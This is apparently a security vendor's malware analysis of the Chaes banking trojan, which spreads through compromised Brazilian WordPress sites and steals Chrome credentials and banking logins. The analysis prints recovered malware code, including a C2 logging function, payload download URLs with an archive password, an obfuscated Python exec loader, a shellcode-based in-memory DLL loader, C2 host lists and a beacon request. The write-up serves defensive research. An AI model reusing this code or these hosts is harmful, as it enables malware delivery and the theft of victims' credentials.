Chasing Chaes Kill Chain

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Introduction


Chaes is a banking trojan that operates solely in `Brazil` and was first reported in `November 2020` by Cybereason. In `Q4 2021`, Avast observed an increase in Chaes' activities, with infection attempts detected from more than `66,605` of our `Brazilian` customers. In our investigation, we found the malware is distributed through many compromised websites, including highly credible sites. Overall, Avast has found Chaes' artifacts in `800+` websites. More than `700` of them contain Brazilian TLDs. All compromised websites are `WordPress` sites, which leads us to speculate that the attack vector could be exploitation of vulnerabilities in `WordPress CMS`. However, we are unable to perform forensics to confirm this theory. We immediately shared our findings with the `Brazilian CERT` (BR Cert) with the hope of preventing Chaes from spreading. By the time of this publication, Chaes' artifacts still remain on some of the websites we observed.

Chaes is characterized by the multiple-stage delivery that utilizes scripting frameworks such as `JScript`, `Python`, and `NodeJS`, binaries written in `Delphi`, and malicious `Google Chrome extensions`. The ultimate goal of Chaes is to steal credentials stored in Chrome and intercept logins of popular banking websites in `Brazil`.

In this posting, we present the results of our analysis of the Chaes samples we found in `Q4 2021`. Future updates on the latest campaign will be shared via Twitter or a later post.

Infection Scheme

When someone reaches a website compromised by Chaes, they are presented with the below pop-up asking users to install the `Java Runtime` application:



If the user follows the instructions, they will download a malicious installer that poses as a legitimate `Java Installer`. As shown below, the fake installer closely imitates the legitimate `Brazilian Portuguese Java installer` in terms of appearance and behavior.


Once the installation begins, the user's system is compromised. After a few minutes, all web credentials, history, user profiles stored by Chrome will be sent to attackers. Users may experience Google Chrome getting closed and restarted automatically. This indicates any future interactions with the following Brazilian banking websites will be monitored and intercepted:

- `mercadobitcoin.com.br`
- `mercadopago.com.[ar|br]`
- `mercadolivre.com.br`
- `lojaintegrada.com.br`

Technical Analysis

Infected websites

Upon inspecting the HTML code of the compromised websites, we found the malicious script inserted as shown below:



In this case, the `V=28` likely represents the version number. We also found a URL with other versions as well:

- `https://is[.]gd/EnjN1x?V=31`
- `https://is[.]gd/oYk9ielu?D=30`
- `https://is[.]gd/Lg5g13?V=29`
- `https://is[.]gd/WRxGba?V=27`
- `https://is[.]gd/3d5eWS?V=26`

The script creates an HTML element that stays on top of the page with “Java Runtime Download” lure. This element references an image from a suspicious URL


- `https://sys-dmt[.]net/index.php?D\`
- `https://dmt-sys[.]net/`


and an on-click download of a `Microsoft Installer` from

- `https://bkwot3kuf[.]com/wL38HvYBiOl/index.php?get` or
- `https://f84f305c[.]com/aL39HvYB4/index.php?get` or
- `https://dragaobrasileiro[.]com.br/wp-content/themes/getCorsFile.php`

Microsoft Installer

The flowchart below shows the infection chain following the malicious installer execution.


runScript.js
install.js
MSI
sched.js
sucesso.js
Scheduled Task
python
__init__.py
decrypts
downloads
decrypts
chaes_vy.dll
loads
loads
instruction.js
contains
Blogpost
parses
engine.js
script.js
downloads
online.bin
chrolog.bin
mtps4.bin
chronodx
chremow64
downloads
downloads
node
node
WebSocket
Hosts Servers (HTTP)
Avast



Inside the MSI package

The installer contains 3 malicious JS files `install.js`, `sched.js`, and `sucesso.js` renamed to `Binary._` as shown above. Each of them handles a different task, but all are capable of reporting the progress to the specified `CnC`:

```
function log2server(message) {
    try {
        var server = "https://198.23.153.130/views/?s=";
        var srvXmlHttp = getXmlHttpForLog();

        if (!srvXmlHttp) return false;

        srvXmlHttp.setOption(
            SXH_OPTION_IGNORE_SERVER_SSL_CERT_ERROR_FLAGS, SXH_SERVER_CERT_IGNORE_ALL_SERVER_ER
        );

        srvXmlHttp.open("GET", server + b2a(message), false);
        srvXmlHttp.send();
    } catch (error) {
        //
    }
}
```

Implementation of the logging function across all 3 scripts

install.js

The purpose of this script is to download and execute a setup script called `runScript` that will prepare the proper `Python` environment for the next stage loader. After making an HTTP request to a hardcoded domain, the obfuscated `runScript` is downloaded and then executed to perform the following tasks:

- Check for Internet connection (using `google.com`)
- Create `%APPDATA%\\<pseudo-random folder name>\\extensions` folder
- Download password-protected archives such as `python32.rar/python64.rar` and `unrar.exe` to that extensions folder
- Write the path of the newly created extensions folder to `HKEY_CURRENT_USER\\Software\\Python\\Config\\Path`
- Performs some basic system profiling
- Execute `unrar.exe` command with the password specified as an argument to unpack `python32.rar/python64.rar`
- Connect to `C2` and download 32bit and 64bit `__init__.py` scripts along with 2 encrypted payloads. Each payload has a pseudo-random name.

```
    var strPathDest =
        getEnvironmentVariable("APPDATA") +
        "\\" +
        randomWord(rnd(4, 10)) +
        " " +
        randomWord(rnd(4, 10));

    mkdir(strPathDest);
    mkdir(strPathDest + "\\" + DIR_EXTENSIONS);

    downloadUnrar(strPathDest + "\\" + DIR_EXTENSION)
var DEFAULT_INSTALL_URL = "https://google.com/";
var DEFAULT_HOST_URL = "https://200.234.195.91/~tecnolog/campanhas/";
var DEFAULT_PYTHON_SCRIPT = "https://176.123.3.100/base/init.php";
var APP_UNRAR = DEFAULT_HOST_URL + "unrar.exe";
var PACKAGE_PYTHON32 = DEFAULT_HOST_URL + "python32.rar";
var PACKAGE_PYTHON64 = DEFAULT_HOST_URL + "python64.rar";
var DIR_EXTENSIONS = "extensions";
```

runScript.js content

sched.js

The purpose of this script is to set up persistence and guarantee the execution of `__init__.py` downloaded by `runScript` from the previous step. `Sched.js` accomplishes this by creating a `Scheduled Task` as its primary means and creating a `Startup link` as its backup means. Ultimately, they are both able to maintain the after-reboot execution of the following command:

`...\\<python32|python64>\\pythonw.exe __init__.py /m`


ScheduledTask Configuration

sucesso.js

This script reports to `CnC` that the initial installation on the victim's computer has succeeded and is ready for the next stage

Python Loader Chain

The `Scheduled Task` created by `sched.js` eventually starts `__init__.py` which initiates the `Python` in-memory loading chain. The loading chain involves many layers of Python scripts, JS scripts, shellcode, Delphi DLLs, and .NET PE which we will break down in this section. Impressively, the final payload is executed within `__init__.py` process (`PID 2416` and `4160`) as shown below:



taskeng.exe	232			1.39 MB	IE11WIN8_1\IEUser	Task Scheduler Engine
pythonw.exe	3972			183.5 MB	IE11WIN8_1\IEUser	Python
pythonw.exe	2416			74.88 MB	IE11WIN8_1\IEUser	Python
node.exe	3864			20.55 MB	IE11WIN8_1\IEUser	Node.js: Server-side JavaScrip
conhost.exe	2832			984 kB	IE11WIN8_1\IEUser	Console Window Host
pythonw.exe	4160			69.96 MB	IE11WIN8_1\IEUser	Python
chrome.exe	5956	0.12	2.84 kB/s	22.11 MB	IE11WIN8_1\IEUser	Google Chrome
chrome.exe	6740			1.56 MB	IE11WIN8_1\IEUser	Google Chrome
chrome.exe	2224			105.15 MB	IE11WIN8_1\IEUser	Google Chrome
chrome.exe	3568	0.08	2.61 kB/s	8.05 MB	IE11WIN8_1\IEUser	Google Chrome
chrome.exe	4876			6.33 MB	IE11WIN8_1\IEUser	Google Chrome
chrome.exe	6704		120 B/s	23.24 MB	IE11WIN8_1\IEUser	Google Chrome
chrome.exe	5456		120 B/s	11.23 MB	IE11WIN8_1\IEUser	Google Chrome
chrome.exe	244			6.25 MB	IE11WIN8_1\IEUser	Google Chrome
node.exe	7160			16.53 MB	IE11WIN8_1\IEUser	Node.js: Server-side JavaScrip
conhost.exe	5864			984 kB	IE11WIN8_1\IEUser	Console Window Host
node.exe	4348	0.15	514 B/s	16.62 MB	IE11WIN8_1\IEUser	Node.js: Server-side JavaScrip
conhost.exe	5112	0.11		984 kB	IE11WIN8_1\IEUser	Console Window Host
wsqmcons.exe	3300			2.3 MB	NT AUTHORITY\SYSTEM	Windows SQM Consolidator

__init__.py

```
import lzma


def TkKPDDprOQZh(MGDZBZamcd):
    exec(bytearray(MGDZBZamcd).decode('ascii'), globals())


def yDBHfraPHQE(PaiuLwdnhyr):
    return lzma.decompress(bytearray(PaiuLwdnhyr))


def wkKTrkApAHd():
    return open("..\\NLviPSjKPcp", "rb").read()


def VIRarqDGvT(KbsNZNUILyCCLksm, JgqwAJOzKMtVUwQvT):
    for nGVBExpiCVBiAXok, bMGwzGxXVsV in enumerate(KbsNZNUILyCCLksm):
        KbsNZNUILyCCLksm[nGVBExpiCVBiAXok] = bMGwzGxXVsV ^ JgqwAJOzKMtVUwQvT[nGVBExpiCVBiAXok %
            JgqwAJOzKMtVUwQvT)]

    return KbsNZNUILyCCLksm


def main():
    cuOGCmSrhy = "iFPDTXSgKRHlrtHTmOETnjRlpNaErdnZQLSlnshutYaHnfnvyFKWsJGrbXNLxsYNepvUzCnWAZTBt

    YBLVpyPUYG = wkKTrkApAHd()

    TBcJuVQBjvYYTPxCOe = VIRarqDGvT(
        bytearray(YBLVpyPUYG), bytearray(cuOGCmSrhy.encode()))
    UCsMrmzlLuFkA = yDBHfraPHQE(TBcJuVQBjvYYTPxCOe)

    TkKPDDprOQZh(UCsMrmzlLuFkA)


if __name__ == "__main__":
    main()
```

Obfuscated content

The `__init__.py` xor decrypts and decompresses the pseudo-random filename downloaded by `runScript.js` into another Python script. The new Python script contains 2 embedded payloads: `image` and `shellcode` in encrypted form. `Image` represents the Chaes loader module called `chaes_vy.dll` while `shellcode` is an in-memory PE loader. We found this particular loader shellcode reappearing many times in the later stages of Chaes. Running the shellcode using `CreateThread` API with proper parameters pointing to `chaes_vy.dll`, the Python script eventually loads `chaes_vy.dll` into memory:

```
decrypted = crypt(bytearray(shellcode), bytearray(key.encode()))
decompressed = lzma.decompress(bytearray(decrypted))

pShellcode = data2ptr(bytearray(decompressed))

decrypted = crypt(bytearray(image), bytearray(key.encode()))
decompressed = lzma.decompress(bytearray(decrypted))
pFile = data2ptr(bytearray(decompressed))

windll.kernel32.LoadLibraryW.restype = c_void_p
hKernel = windll.kernel32.LoadLibraryW(c_wchar_p("kernel32.dll"))

windll.kernel32.GetProcAddress.restype = c_void_p
windll.kernel32.GetProcAddress.argtypes = (c_void_p, c_char_p)
pGetProcAddress = windll.kernel32.GetProcAddress(
    hKernel, c_char_p("GetProcAddress".encode('ascii', 'ignore')))

pLoadLibraryA = windll.kernel32.GetProcAddress(
    hKernel, c_char_p("LoadLibraryA".encode('ascii', 'ignore')))


class structParam(Structure):
    _fields_ = [("pLibraryImage", c_void_p),
                ("dwLoadLibraryA_Offset", c_void_p),
                ("dwGetProcAddress_Offset", c_void_p),
                ("pLoadLibraryA", c_void_p), ("pGetProcAddress", c_void_p),
                ("hBaseAddress", c_void_p), ("OnModuleLoaded", c_void_p)]


p = structParam()
p.pLibraryImage = pFile
p.dwLoadLibraryA_Offset = c_void_p(pLoadLibraryA - hKernel)
p.dwGetProcAddress_Offset = c_void_p(pGetProcAddress - hKernel)

parameters = data2ptr(bytearray(p))

windll.kernel32.CreateThread.argtypes = (c_void_p, c_size_t, c_void_p,
                                         c_void_p, c_ulong, c_void_p)
hThread = windll.kernel32.CreateThread(c_void_p(0), c_size_t(0), pShellcode,
                                       parameters, c_ulong(0), c_void_p(0))
```

chaes_vy.dll is loaded into memory by an embedded shellcode

Chaes_vy.dll

Chaes_vy is a `Delphi` module that loads an embedded `.NET executable` that in turn runs 2 `JavaScripts`: `script.js` and `engine.js`. These two scripts hold the core functionalities of the Chaes_vy module.


script.js

This script acts as the interface between .NET framework and JScript framework, providing the necessary utilities to execute any scripts and modules that `engine.js` downloads in the future. By default, `script.js` will try to retrieve the paths to payloads specified in the argument of `__init__.py`. If nothing is found it will execute `engine.js`

engine.js


This script employs 2 methods of retrieving a JS payload: `getBSCode()` and `getDWCode()` both are called every 6 minutes.

`GetBSCode` is the primary method, also the only one we are able to observe serving payload. The encrypted payload is hidden as commented-out code inside the HTML page of a Blogspot which is shown below. Without being infected by Chaes, this site is completely harmless.



View of the Blogpost page contains hidden malicious code

On the other hand, when executed, `engine.js` will parse the string starting from <div id=\"rss-feed\"> which is the marker of the encrypted payload:



Hidden code

After decrypting this text using `AES` with a hardcoded key, `instructions.js` is retrieved and executed. This script is in charge of downloading and executing Chaes' malicious Chrome "extensions". More info about

`instructions.js` is provided in the next section.

`getDWCode` is the secondary method of retrieving `instruction.js`. It employs a `DGA` approach to find an active domain weekly when `getBSCode` fails. Since we are not able to observe this method being used successfully in the wild, we have no analysis to present here. However, you can check out the full algorithm posted on our Github.

Instructions.js

`Instructions.js` is the last stage of the delivery chain. Nothing up to this point has gained the attacker any true benefits. It is the job of `instructions.js` to download and install all the malicious extensions that will take advantage of the Chrome browser and harm the infected users. The address of all payloads are hardcoded as shown below:

```
{
        name: 'online2',
        //url: 'https://176.123.8.149/dsa/chaes/online.bin',
        url: 'https://191.252.110.75/dsa/chaes/online.bin',
        filename: 'online.bin',
        hash: '484b2afa105cab9a25fda9e40dbb79789e6dbd8d',
        is64: false,
        iscompressed: false,
        password: '',
        dll_filename: false
    },
    {
        name: 'chremows63_64',
        //url: 'https://176.123.8.149/dsa/chaes/online.bin',
        url: 'https://200.234.195.91/~tecnolog/campanhas/chremows63-64.rar',
        filename: 'chremows63-64.rar',
        hash: '8672cae9ddc298c90f9f87698a86bd0ae91a49a1',
        is64: true,
        iscompressed: true,
        password: 'lucifer',
        dll_filename: 'chremows2.bin'
    },
    {
        name: 'chrolog6',
        url: 'https://200.234.195.91/~tecnolog/campanhas/chrolog6.rar',
        filename: 'chrolog.rar',
        hash: '8ed00609bc3b491bf2739cba6a9bbb264c96cc64',
        is64: false,
        iscompressed: true,
        password: 'lucifer',
        dll_filename: 'chrolog.bin'
    },
    {
        name: 'chronodx61',
        url: 'https://200.234.195.91/~tecnolog/campanhas/chronodx61.rar',
        filename: 'chronodx61.rar',
        //hash: 'b0b1e965218d9c79e50e2430b4fb9d49e79ff15a',
        hash: 'adf6e8e14528fce807b82b9603db6d4b7029a180',
        is64: false,
        iscompressed: true,
        password: 'lucifer',
        dll_filename: 'chronodx.bin'
    },
    {
        name: 'mtps4',
        //url: 'https://176.123.8.149/dsa/chaes/online.bin',
        url: 'https://191.252.110.75/dsa/mtps/mtps4.bin',
        filename: 'mtps4.bin',
        hash: '6ebff38bf159a18c9824d4e0b0fdff853ecd02a9',
        is64: false,
        iscompressed: false,
        password: '',
        dll_filename: false
    }
]

try {
    // var uid = getUniqueId()
    // uid = uid.replace(/[^a-zA-Z0-9-]/g, '')

    if (true) {

        if (isX) {
            verifyUnrarX()

            for (var i = 0; i < extensionsExclusive.length; i++) {
                runExtensionX(extensionsExclusive[i])
            }
        } else {
            verifyUnrar()

            for (var i = 0; i < extensionsExclusive.length; i++) {
                runExtension(extensionsExclusive[i])
            }
        }

        return true
    }
```

The extensions are separated into password-protected archives vs encrypted binaries. The non-compressed payloads are PE files that can be run independently while compressed ones add necessary NodeJS packages for the extension to run. Below is the example of `chremows63_64` archive contents:

Name	Size	Packed	Type
..			File folder
node	48,022,479	16,212,000	File folder
node_modules	12,104,456	3,038,944	File folder
chremows2.bin *	3,771,424	3,775,008	BIN File
package.json *	421	272	JSON File
package-lock.json *	30,769	10,032	JSON File

All the binaries with `dll_filename` argument such as `chromeows2.bin` are encrypted, including the ones inside the RAR archive. The decryption algorithm is located inside `script.js` as we mentioned in the previous section.

To decrypt and run each binary, Chaes needs to call `__init__.py` with the file path specified as an argument.

The extension installation can be simplified into the following steps:

- An HTTP Request (`aws/isChremoReset.php`) is sent to check if Google Chrome from a particular `uid` has been hooked. If not, Chrome and NodeJS will be closed. More information about `uid` in the “Online” section below.
- The download request is constructed based on 3 scenarios: 32bit, 64bit, and no Google Chrome found. Each scenario will contain suitable versions of the extensions and their download links.
- The extension is downloaded. The compressed payload will be unpacked properly.
- A `hosts` file is created for the newly downloaded module. Inside the file is the CnC randomly picked from the following pool:

```
function setHostsFile(dest) {
    var hosts = [
        //'https://176.123.3.100',
        //'https://176.123.3.107',
        'https://191.252.110.75',
        'https://191.252.110.241'
        //'https://91.208.184.164'
    ];
    var r = (new Random()).Next(0, 2);

    File.WriteAllText(dest + '\\hosts', hosts[r]);
}
```

Each extension will use the address specified in hosts for CnC communication


- Launch each extension through `python.exe __init__.py` with proper arguments as shown below

```
function runExtensionLibrary_PNET(extension) {
    var isWin64 = Directory.Exists("C:\\Windows\\SysWOW64");

    if ((extension.is64) && (!isWin64)) return false;

    var strPythonPath = getProp("SOFTWARE\\Python\\Config", "Path", true);
    var extension_filename = strPythonPath + "\\" + extension.filename;
    var extension_dir = strPythonPath + "\\" + extension.name;
    var v_switch = getRandomSwitch_LoadLibrary();
    var sep = getRandomParamSep();
    var python_exe = "pythonw.exe";
    var python_platform = "python32\\";
    var extension_dll = "..\\" + extension.filename;

    if (extension.is64) python_platform = "python64\\";
    if (extension.dll_filename) extension_dll = extension.dll_filename;

    var python_app = strPythonPath + "\\" + python_platform + python_exe;

    var startInfo = new ProcessStartInfo(
        python_app,
        "..\\" + python_platform + '__init__.py "' + sep + v_switch + "=" +
            extension_dll + '"'
    );

    startInfo.CreateNoWindow = true;
    startInfo.UseShellExecute = false;
    startInfo.WorkingDirectory = extension_dir;

    log_PNET('Process Working Directory: ' + extension_dir);

    var proc = Process.Start(ProcessStartInfo(startInfo));

    if (proc) {
        log_PNET('Process \'' + extension_filename + '\' started: ' + proc.Id);
    }
    else {
        log_PNET('Warning runExtensionLibrary_PNET(): Could not start \'' + extension_filename
    }

    return proc;
}
```

Extensions

Online

`online.dll` is a short-lived `Delphi` module that is executed by `instruction.js` before other modules are deployed. Its main purpose is to fingerprint the victim by generating a `uid` which is a concatenation of drive `C:` `VolumeSerialNumber` , `UserName` , and `Computername` . The `uid` is written to a register key `SOFTWARE\\Python\\Config\uid` before being included inside the beaconing message.



This registry key is also where `instruction.js` previously gets the `uid` asking CnC if the victim's Chrome has been hooked. The first time `instruction.js` gets launched this registry has not been created yet, therefore the Chrome process is always killed.

`Online.dll` retrieves the CnC server specified in the `hosts` file and performs the beaconing request `/aws/newClient.php` , sending the victim's `uid` and basic system information.

Mtps4 (MultiTela Pascal)

Module `mtps4` is a backdoor written in `Delphi` . Its main purpose is to connect to `CnC` and wait for a responding `PascalScript` to execute. Similar to the previous module, CnC is retrieved from the `hosts` file. `Mtps4` sends a `POST` request to the server with a hardcoded `User-Agent` containing `uid` and command type. It currently supports 2 commands: `start` and `reset` . If the `reset` command is responded with ' `(* SCRIPT OK *)` ', it will terminate the process.

`Start` command is a bit more interesting.

```
POST /aws/isTela.php HTTP/1.1
Host: 191.252.110.75
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/84.0.4147.105 Safari/537.36
Content-Type: application/x-www-form-urlencoded

uid=01234567UserHostname&type=start
```

Example of an HTTP request with "start" command

As a reply to this command, it expects to receive a `PascalScript` code containing a comment ' `(* SCRIPT OK *)` '.

```
if ( http_send_req(url_s, post_data, v13, a3) && fcAsiCompare(L"(* SCRIPT OK *)", resp_data, 1) )
{
  wstr_duplicate(http_response, resp_data);
  HIBYTE(result) = 1;
}
```

`mtps4` is compiled with https://github.com/remobjects/pascalscript to support PascalScript. Before running, the script they create a window that copies the screen and covers the entire desktop to avoid raising suspicion when performing malicious tasks on the system.

```
DesktopWindow_w = GetDesktopWindow_w();
WindowDC_w = GetWindowDC_w(DesktopWindow_w);
GetSystemMetrics_w(v7);
v20 = v8;
GetSystemMetrics_w_0(v9);
v19 = v10;
v11 = TPicture_ForceType_w(*(*(a1 + 1004) + 464));
Canvas = Vcl::Graphics::TBitmap::GetCanvas(v12, v11);
v14 = sub_527510(Canvas);
BitBlt_w(v14, 0, 0, v19, v20, WindowDC_w, 0, 0, SRCCOPY);
sub_59A80C(*(a1 + 1008), 1, v15);
v16 = handle_needed(a1);
SetFocus_w(v16);
v17 = handle_needed(a1);
return SetForegroundWindow_w(v17);
```

Unfortunately during the investigation, we couldn't get hold of the actual script from the CnC.


Chrolog (ChromeLog)

`Chrolog` is a Google Chrome Password Stealer written in Delphi. Although it is listed as an extension, `Chrolog` is an independent tool that extracts user personal data out of the Chrome database and exfiltrates them through HTTP. The CnC server is also retrieved from the `hosts` file previously created by `instruction.js`.

HTTP Request	Data Exfiltration
/aws/newUpload.php	**Cookies**, **Web Data**, and **Login Data** (encrypted)
/aws/newMasterKey.php	Chrome Master Key used to decrypt Login Data
/aws/newProfileImage.php	Profile Image URL collected from *last_downloaded_gaia_picture_url_with_size* attribute inside **Local State**
/aws/newPersonalData.php	Username, fullname, gaia_name
/aws/bulkNewLogin.php	All **Login Data** is decrypted and added to **local.sql** database. Then the corresponding section of the database is exfiltrated
/aws/bulkNewUrl.php	**History** is added to **local.sql** database. Then the corresponding section of the database is exfiltrated
/aws/bulkNewAdditionalData.php	**Web Data** is written to **local.sql** database. Then the corresponding section of the database is exfiltrated
/aws/bulkNewProcess.php	All running processes are collected and written to **local.sql** database. Then the corresponding section of the database is exfiltrated

(Cookies, Web Data, Login Data, History, and Local State is standardly located at %APPDATA%\\Local\\Google\\Chrome\\User Data\\Default\\)

Chronodx (Chrome Noder)




chrolog.rar contains NodeJS packages and chronodx.bin aka Chronod2.dll.

Chronodx dependency (“name”: “chremows” is indeed how it is defined)

The `chronodx` extension package can be separated into 2 parts: a loader called `Chronod2.dll` and a JavaScript banking trojan called `index_chronodx2.js`. First, `Chronod2.dll` performs an HTTP request **/dsa/chronod/index_chronodx2.js** to retrieve `index_chronodx2.js`. If successful, `Chronod2.dll` will run silently in the background until it detects the Chrome browser opened by the user. When that happens, it will close the browser and reopen its own instance of Chrome along with `index_chronodx2.js` being run from the `node.exe` process.

Chronodx in idle mode



Chronodx reopens Chrome and executes “node.exe index.js” command Index.js is index_chronodx2.js in this case

`Index_chronodx2.js` utilizes puppeteer-core, a NodeJS framework that provides APIs to control Chrome browser, for malicious purposes. `Index_chronodx2.js` implements many features to intercept popular banking websites in Brazil including

- `bancobrasil.com.br/aapf`
- `bancodobrasil.com.br/aapf`
- `bb.com.br/aapf`
- `mercadopago.com/⋯/card_tokens/`
- `mercadopago.com/enter-pass/`
- `mercadolivre.com/enter-pass/`
- `lojaintegrada.com.br/public/login/`
- `mercadobitcoin.com.br`

